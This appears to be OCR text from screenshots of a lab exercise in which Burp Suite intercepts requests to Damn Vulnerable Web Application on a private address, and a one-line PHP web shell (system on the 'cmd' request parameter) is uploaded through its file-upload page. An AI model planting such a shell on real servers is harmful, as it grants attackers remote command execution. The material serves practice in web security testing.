

⚡

Burp Suite Community Edition v2024.5.3 - Temporary Project

Burp

Project

Intruder

Repeater

View

Help

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Settings

Extensions

Learn

Intercept

HTTP history

WebSockets history

Proxy settings

✎

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Add notes

HTTP/1

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

POST /dvwa/login.php HTTP/1.1

Host: 192.168.50.101

Content-Length: 44

Cache-Control: max-age=0

Accept-Language: en-US

Upgrade-Insecure-Requests: 1

Origin: http://192.168.50.101

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.50.101/dvwa/login.php

Accept-Encoding: gzip, deflate, br

Cookie: security=low; PHPSESSID=2567c8d30ee232616d96148d0e6d9891

Connection: keep-alive

username=admin&password=password&Login=Login

0 highlights

Inspector

Request attributes

2

▼

Request query parameters

0

▼

Request body parameters

3

▼

Request cookies

2

▼

Request headers

13

▼

Inspector

Notes

⚙

⏮

⏭

🔍

Search

0 highlights

Event log

All issues

🔌

Memory: 122.4MB

Burp Suite Community Edition v2024.5.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Extensions Learn HTTP history WebSockets history Proxy settings

Request to http://192.168.50.101:80

Forward Drop **Intercept is on** Action Open browser Add notes HTTP/1 ?

Pretty Raw Hex

```
1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
6 like Gecko) Chrome/126.0.6478.57 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
8 ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Referer: http://192.168.50.101/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 0

Request headers 8

Event log All issues 0 highlights Memory: 122.4MB

[sudo] password for kali:

```
(kali@kali)-[~]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

(kali@kali)-[~]

Brute Force

- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- XSS reflected
- XSS stored

Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen

Upload


More info

<http://www.exploit-exchange.com/index.php?search=File+Upload>

<http://infosec.sans.org/index.php?search=File+Upload>

<http://www.exploit-db.com/exploits/1288>

<http://www.exploit-db.com/exploits/1288>



16:27

Burp Suite Community Edition v2024.5.3 - Temporary Project

BurpProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerSettings

ExtensionsLearn

InterceptHTTP historyWebSockets historyProxy settings

Request to http://192.168.50.101:80

ForwardDropIntercept is onActionOpen browser

Add notes

HTTP/1

PrettyRawHex

1POST /dvwa/vulnerabilities/upload/ HTTP/1.1

2Host: 192.168.50.101

3Content-Length: 397

4Cache-Control: max-age=0

5Accept-Language: en-US

6Upgrade-Insecure-Requests: 1

7Origin: http://192.168.50.101

8Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryYbzQNMDLjpfA

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/

12Accept-Encoding: gzip, deflate, br

13Cookie: security=low; PHPSESSID=2567c8d30ee232616d96148d0e6d9891

14Connection: keep-alive

15

16-----WebKitFormBoundaryYbzQNMDLjpfA

17Content-Disposition: form-data; name="MAX_FILE_SIZE"

18

19100000

20-----WebKitFormBoundaryYbzQNMDLjpfA

21Content-Disposition: form-data; name="uploaded"; filename=""

22Content-Type: application/octet-stream

23

24

25-----WebKitFormBoundaryYbzQNMDLjpfA

26Content-Disposition: form-data; name="Upload"

27

28Upload

29-----WebKitFormBoundaryYbzQNMDLjpfA--

30

Inspector

Request attributes2

Request query parameters0

Request body parameters3

Request cookies2

Request headers13

InspectorNotes

Event logAll issues

0 highlights

Memory: 103.8MB

▼

Damn Vulnerable Web A

×

+

←

→

×

⚠ Not secure

192.168.50.101/dvwa/vulnerabilities/upload/#


☆

📁

🔗

👤

⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>


View Source



View Help

Damn Vulnerable Web Application (DVWA) v1.0.7



dvwa_email.png shell.php





Warning: system() [\[function.system\]](#): Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1